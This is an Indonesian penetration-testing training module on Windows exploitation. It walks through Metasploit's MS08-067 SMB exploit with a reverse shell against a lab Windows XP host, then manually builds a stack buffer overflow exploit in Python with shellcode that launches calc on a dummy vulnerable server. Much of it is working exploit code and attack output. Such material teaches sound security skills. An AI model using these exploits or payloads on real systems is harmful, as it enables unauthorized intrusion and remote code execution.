Eksploitasi Windows

© Copyright by : Antonius Ringlayer All Rights Reserved www.ringlayer.net – www.ringlayer.com

5.2.1. Dasar Eksploitasi di Windows

Pada bagian ini peserta training akan mempelajari penggunaan metasploit dan teknik dasar buffer overflow.

Arsitektur:

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp1 menggunakan alamat ip 10.200.0.11

Pengenalan Metasploit

Metasploit merupakan framework lengkap berisi eksploit dan payload yang handal digunakan untuk kegiatan penetration testing ke sistem. Metasploit dikembangkan oleh HD Moore. Terdiri dari versi community (free) dan versi komersial.

Untuk mulai menggunakan metasploit. Ketikkan : **msfpro** dari console kali linux.

```
Applications
            Places
                                                     Tue Dec 3, 1:04 PM
                                                   root@kali: ~
    Edit View
               Search Terminal
                                Help
    @kali:~# msfpro
*] Starting Metasploit Console...
                #######
                            @@`;
                           00000'.,'00000
  00000',,'00
  ; 0 000000000000000
    ๑๑๑๑๑๑๑๑๑๑๑๑.
                           @
              ooo ooo
               @@@ @@
                രെരര
                                             Metasploit!
rustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.
      =[ metasploit v4.7.0-2013082802 [come)
                                             194 post
       =[ 1171 exploits - 723 auxiliary -
    --=[ 310 payloads - 30 encoders - 8 nops
*] Successfully loaded plugin: pro
```

Pemilihan Payload

Payload merupakan aksi apa yang akan dilakukan eksploit setelah eksploitasi berhasil. Sebelum mulai melakukan eksploitasi dengan metasploit, kita perlu menentukan payload apa yang akan kita pakai. Untuk melihat daftar payload yang tersedia, ketikkan **search payload** dari console msf.

Misal kita akan memilih payload : windows/shell_reverse_tcp, ketikkan : use payload/windows/shell_reverse_tcp

Untuk melihat options-options dari payload ini ketikkan : **show options**

```
<u>msf</u> > use payload/windows/shell reverse top
<u>msf</u> payload(shell reverse tcp) > show options
Module options (payload/windows/shell reverse tcp): u become
                                                                           I
              Current Setting Required Description
   Name
   EXITFUNC
                                           Exit technique: seh, thread, process, none
             process
                                yes
   LH0ST
                                yes
                                           The listen address
   LP0RT
              4444
                                           The listen port
                                yes
<u>msf</u> payload(<mark>shell_reverse_tcp</mark>) >
 ি root@kali: ~
```

EXITFUNC digunakan untuk teknik keluar dari payload, misal : SEH, thread LHOST digunakan untuk mengatur ip / host untuk menerima reverse tcp connect back shell LPORT digunakan untuk menentukan nomor port yang dilisten oleh host /ip yang listen dan siap menerima reverse tcp connect back shell.

Misalnya kita set LHOST dengan 10.200.0.5. Ketikkan di konsole msf : set LHOST 10.200.0.5

Melakukan Eksploitasi dengan Metasploit

Eksploitasi dengan metasploit sangat mudah. Pada contoh kali ini mesin target adalah x86 windows xp sp1 menggunakan alamat ip 10.200.0.11. Seperti biasa sebelum melakukan eksploitasi secara remote kita perlu menggunakan port scanner untuk mengetahui servis servis yang berjalan di mesin target dan bisa diakses dari luar. Untuk itu kita akan menggunakan port scanner yang terkenal kehandalanya yaitu nmap.

Lakukan scanning dengan nmap : **nmap -A -PN 10.200.0.11**

```
Applications Places 🔣 🚬
                                                        root@kali: ~
 File Edit View Search Terminal Help
   t@kali:~# nmap -A -Pn 10.200.0.11
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-03 14:02 EST
Nmap scan report for 10.200.0.11
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERS:
                                 VERSION
135/tcp open msrpc
                                 Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open
                 microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open msrpc
                                 Microsoft Windows RPC
5000/tcp open http-proxy
                                 sslstrip
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
_http-title: Site doesn't have a title.
MAC Address: 08:00:27:38:06:D3 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2
pe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:micro
soft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| nbstat: NetBIOS name: CR0-DPZUH73WDOG, NetBIOS user: CR0, NetBIOS MAC: 08:00:27:38:06:d3 (Cadmus Computer Sys
| smb-os-discovery:
```

Dari hasil scanning di atas terlihat beberapa port terbuka, untuk kesempatan kali ini kita akan mengeksploit servis smb pada windows xp sp1, kita akan menggunakan ms08 67, ketikkan : use exploit/windows/smb/ms08_067_netapi , lalu set rhost 10.200.0.11, kemudian ketikkan : exploit

Jika muncul pesan meterpreter session open seperti di bawah ini merupakan pertanda kita berhasil mengeksploit dan sesi dengan target tercipta :

```
msf exploit(ms08_067_netapi) > set rhost 10.200.0.11
rhost => 10.200.0.11
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.200.0.5:44444eter you become, the more you are able to hear.

[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 10.200.0.11
[*] Meterpreter session 1 opened (10.200.0.5:4444 -> 10.200.0.11:1041) at 2013-12-03 14:25:38 -0500
meterpreter >
```

Untuk masuk ke shell di sistem target ketikkan : shell dan Anda bisa mengeksekusi perintah shell pada target. Misalnya :

```
<u>meterpreter</u> > shell
Process 444 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
                                      The quieter you become, the more you :Ir
Ethernet adapter Local Area Connection:
       Connection-specific DNS Suffix
       IP Address. . . . . . . . . . . . .
                                     . : 10.200.0.11
       Default Gateway . . . . . . . . : 10.200.0.1
C:\WINDOWS\system32>
 □ root@kali: ~
                      □ root@kali: ~
```

Mesin windows tadi berhasil ditake over karena adanya bug buffer overflow pada servis smb, setelah berhasil menggunakan metasploit berikutnya kita akan mempelajari dan memahami teknik eksploitasi buffer overflow secara manual.

Memahami Teknik Eksploitasi Secara Manual

Salah satu bug yang rentan untuk dieksploitasi adalah stack based buffer overflow. Pada contoh ini kita akan coba mengeksploitasi suatu aplikasi yang vulnerable terhadap eksploitasi jenis ini.

Arsitektur:

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp1 menggunakan alamat ip 10.200.0.11

Pengenalan Dasar Remote Stack Based Buffer Overflow

Buffer overflow pada stack memory area terjadi ketika byte memori pada daerah stack dialokasikan untuk suatu buffer dengan ukuran byte tertentu, namun program dapat menerima input baik secara langsung maupun tidak langsung yang melebihi boundary dari ukuran byte buffer tersebut sehingga menimbulkan stack corruption karena daerah memori di luar buffer yang seharusnya tidak teroverwrite menjadi teroverwrite.


Umumnya buffer overflow terjadi pada program yang dibuat dengan bahasa c dan c++, walaupun tidak terbatas kemungkinan penggunaan bahasa pemrograman lain yang berpotensi terkena bug jenis ini.

Jika suatu program memiliki bug buffer overflow yang bisa dieksploitasi maka seorang attacker bisa memanfaatkan kelemahan ini dengan memberikan inputan tertentu yang dapat menyebabkan arah jalanya program dapat dikontrol oleh attacker untuk kepentingan attacker.

Aplikasi Vulnerable

Berikut ini adalah contoh aplikasi vulnerable yang terkena bug buffer overflow dan dapat dieksploitasi. Contoh aplikasi ini adalah contoh dummy aplikasi server : vulnserver.exe di windows xp sp 1 yang terkena bug buffer overflow.

Aplikasi ini akan terkena bug buffer overflow jika inputan yang diberikan lebih dari 7 bytes. Di mana pada aplikasi ini terdapat character filtering di mana hanya karakter \x28 yang dapat menyebabkan buffer overflow.




Untuk mengetahui servis di atas menggunakan nomor port berapa, kita akan scan dengan menggunakan


nmap:

```
oot@kali:~# nmap -A -Pn 10.200.0.11
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-09 13:01 EST
Nmap scan report for 10.200.0.11
Host is up (0.00080s latency).
Not shown: 994 closed ports
         STATE SERVICE
                             VERSION
135/tcp open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open
               msrpc
                             Microsoft Windows RPC
4321/tcp open
               rwhois?
5000/tcp open http-proxy
http-methods: No Allow or Public header in OPTIONS response (status code 400)
http-title: Site doesn't have a title.
MAC Address: 08:00:27:38:06:D3 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_pe:/o:microsoft:windows_xp::- c
soft:windows xp::spl
                                           SP4 or Windows XP SP0
OS details: Microsoft Windows 2000 SPO -
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
nbstat: NetBIOS name: CR0-DPZUH73WDOG, NetBIOS user: CR0, NetBIOS MAC: 08:00:27:38:06:d3 (Cadmus Co
ems)
 smb-os-discovery:
    OS: Windows XP (Windows 2000 LAN Manager)
    OS CPE: cpe:/o:microsoft:windows_xp::-
    Computer name: cr0-dpzuh73wdog
    NetBIOS computer name: CRO-DPZUH73WDOG
```

Dari hasil scanning di atas terlihat servis vulnserver menggunakan port 4321, Selanjutnya mari kita cek dengan telnet :




Selanjutnya untuk menguji bug, kita attach vulnerserver dengan gdb dan kita lakukan fuzzing dengan spike. Pertama tama attach proses vulnserver dengan ollydbg:




Selanjutnya kita akan melakukan fuzzing dengan spike, di mana kode fuzzer yang akan kita gunakan adalah

```
s_string("HELO ");
s_string_variable("test");
s_string("\r\n\r\n");
usleep(50);
```



Ok setelah beberapa saat kita melakukan fuzzing, terlihat aplikasi vulnserver mengalami crash dan eip teroverwrite menjadi 28282828, coba perhatikan gambar di bawah ini :



Kerangka Dasar Exploit

Langkah pertama kita akan membuat kerangka dasar exploit. Berikut ini kerangka dasar exploit yang akan kita buat :


```
#/usr/bin/python
import socket
junk = "\x28" * 50
host = "10.200.0.11"
payload = "HELO " + junk + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Simpan dengan nama dos.py. Vulnserver di atas merupakan aplikasi yang terkena buffer overflow di mana terdapat karakter yang tidak diijinkan untuk mengoverwrite eip. Pada saat fuzzing hanya ditemukan karakter \x28 yang diijinkan. Mari kita reattach dengan gdb dan jalankan kerangka dasar exploit di atas.

Jalankan exploit python di atas :

python dos.py


Maka kita bisa melihat eip teroverwrite dengan karakter \x28:




Setelah menguji coba beberapa kali akhirnya didapati eip akan teroverwrite dengan 11 bytes. Di mana 7 byte pertama harus karakter yang diijinkan dan 1 byte setelah eip teroverwrite harus karakter yang diijinkan yaitu \x28. Berikut ini kerangka exploit kedua :

```
#/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x7c\x7c\x7c\x7c\"
preceed = "\x28\xc0\x90\x90\x90\x90\x90\x90\"
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO " + junk + eip + preceed + shellcode + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```


simpan dengan nama eip.py, reattach vulnserver dengan ollydbg lalu jalankan exploit di atas. Saat terjadi crash, klik kanan esp lalu follow in dump kita bisa melihat kita memiliki 44 byte buffer yang bisa kita kontrol :




Selanjutnya klik pada E untuk melihat seluruh executable dan library yang dimapping saat run time memory , lalu pilih kernel32.dll



Pada kernel32.dll kita akan mencari instruksi **call esp** karena buffer yang kita kontrol tadi berada pada esp





Dari tampilan di atas kita dapatkan instruksi call esp pada 77e9ae59.

Selanjutnya encode alamat tadi ke little endian menjadi :

x59xaexe9x77


Alamat di atas akan kita gunakan sebagai eip, mari kita uji dengan kerangka eksploit selanjutnya:

```
#/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x59\xae\xe9\x77"
preceed = "\x28\xc0"
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO " + junk + eip + preceed + shellcode + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Jika kita perhatikan setelah eip teroverwrite kita harus memasukkan 1 byte yang diallow yaitu \x28. Satu byte ini jika langsung disambungkan dengan \x90 akan menghasilkan instruksi yang menghentikan eksekusi program, untuk menghindari kejadian tersebut kita tambahkan satu karakter hex \xc0. Di mana \x28\xc0 artinya adalah instruksi sub al, al.

Instruksi sub al, al aman dieksekusi dan tidak akan mempengaruhi eksekusi program. Selain itu instruksi sub al, al juga akan membuat register eax menjadi 0 di mana akan berguna pada shellcode mini kita nanti, kita perlu melakukan push 0 ke stack.

Simpan dengan nama callesp.py, reattach vulnserver dengan ollydbg, lalu kembali load kernel32.dll seperti tadi, kita taruh break point dengan menekan tombol F2 pada alamat memori 77e9ae59.



lalu jalankan eksploit di atas :


python callesp.py

Pada saat crash kita bisa melihat kita berhasil mengoverwrite eip dengan alamat memori 77e9ae59 yang artinya eksekusi program selanjutnya akan diarahkan ke stack (esp) di mana di situ terdapat buffer yang kita kontrol tadi.

Selanjutnya jika kita tekan F7 (perintah untuk melanjutkan eksekusi program), maka eksekusi akan berhasil kita arahkan ke esp di mana di sana terdapat buffer yang kita kontrol :

Membuat Shellcode Payload


Pada tampilan di atas kita bisa menaruh shellcode kita menggantikan \x90. Karena buffer berukuran sangat kecil, kita akan membuat shellcode berukuran kecil



Kita akan membuat shellcode berukuran kecil untuk mengeksekusi calc (program calculator) di sistem windows tadi.

Membuat Shellcode Mini

Agar shellcode yang kita buat berukuran kecil, kita akan gunakan salah satu fungsi di dalam library kernel32.dll yaitu : system. Untuk itu kita akan mencari alamat fungsi system di dalam library tersebut dengan menggunakan arwin :



Dari pencarian dengan arwin di atas kita bisa melihat alamat fungsi system terdapat pada alamat 0x77e6fd35.

Sebelumnya kita perlu menumpuk perintah yang akan kita eksekusi di stack dalam bentuk little endian (string dibalik) dan harus 4 byte.

String calc berukuran 4 bytes jika kita ubah ke hex perkarakter, langkahnya adalah sebagai berikut:

calc

dibalik menjadi

clac

Dijadikan hex perkarakter menjadi:

$x63\x6C\x61\x63$

Ini adalah shellcode yang akan kita gunakan untuk mengeksekusi calc:

```
      0022FBA0
      28C0
      SUB AL,AL

      0022FBA2
      50
      PUSH EAX

      0022FBA3
      68 63616C63
      PUSH 636C6163

      0022FBA8
      8BC4
      MOV EAX,ESP

      0022FBAA
      50
      PUSH EAX

      0022FBAB
      BB 35FDE677
      MOV EBX,kernel32,WinExec
```

0022FBB0 FFD3 CALL EBX

Keterangan:

Pada baris pertama kita akan mereset register eax menjadi 0

Pada baris kedua kita tumpuk 0 ke stack

Pada beris ketiga kita tumpuk string calc yang dibalik : \x63\x6C\x61\x63 ke stack

Pada baris keempat kita pindahkan alamat memori yang berisi string calc ke eax

Pada baris kelima kita kembali menumpuk alamat memori dari stack yang berisi string calc ke stack


Pada baris keenam kita isi ebx dengan alamat memori fungsi WinExec

Pada baris ketujuh kita call ebx untuk memanggil alamat memori dari fungsi WinExec.

Sehingga shellcode final kita adalah:

```
#/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x59\xae\xe9\x77"
preceed = "\x28\xc0"
system = ("\x50" +
"\x68\x63\x61\x6c\x63"+
"\x8B\xC4" +
"\x50" +
\xspace "\xBB\x35\xfd\xe6\x77" +
"\xFF\xD3")
#0x77c28044
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO" + junk + eip + preceed + system + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Simpan dengan nama calc.py, Sebelum menjalankan exploit di atas, reattach vulnserver dengan gdb lalu lakukan breakpoint 77e9ae59 yang merupakan alamat memori di kernel32.dll yang berisi instruksi call esp. Lalu jalankan exploit di atas :



Saat crast tekan f7 di sini kita bisa melihat isi register eax, ebx dan tumpukan stack sebelum winexec dipanggil.

Tutup ollydbg dan jalankan ulang vulnserver.exe di mesin windows tadi, Lalu jalankan exploit calc.py dari kali linux, maka pada mesin target kita bisa melihat program calculator (calc) berhasil dijalankan yang berarti shellcode kita dieksekusi dengan sukses (exploitasi berhasil):

Keterangan:



Tampilan di atas saat eksploitasi kita berhasil, maka program calculator akan berhasil kita spawn dengan sukses di mesin windows.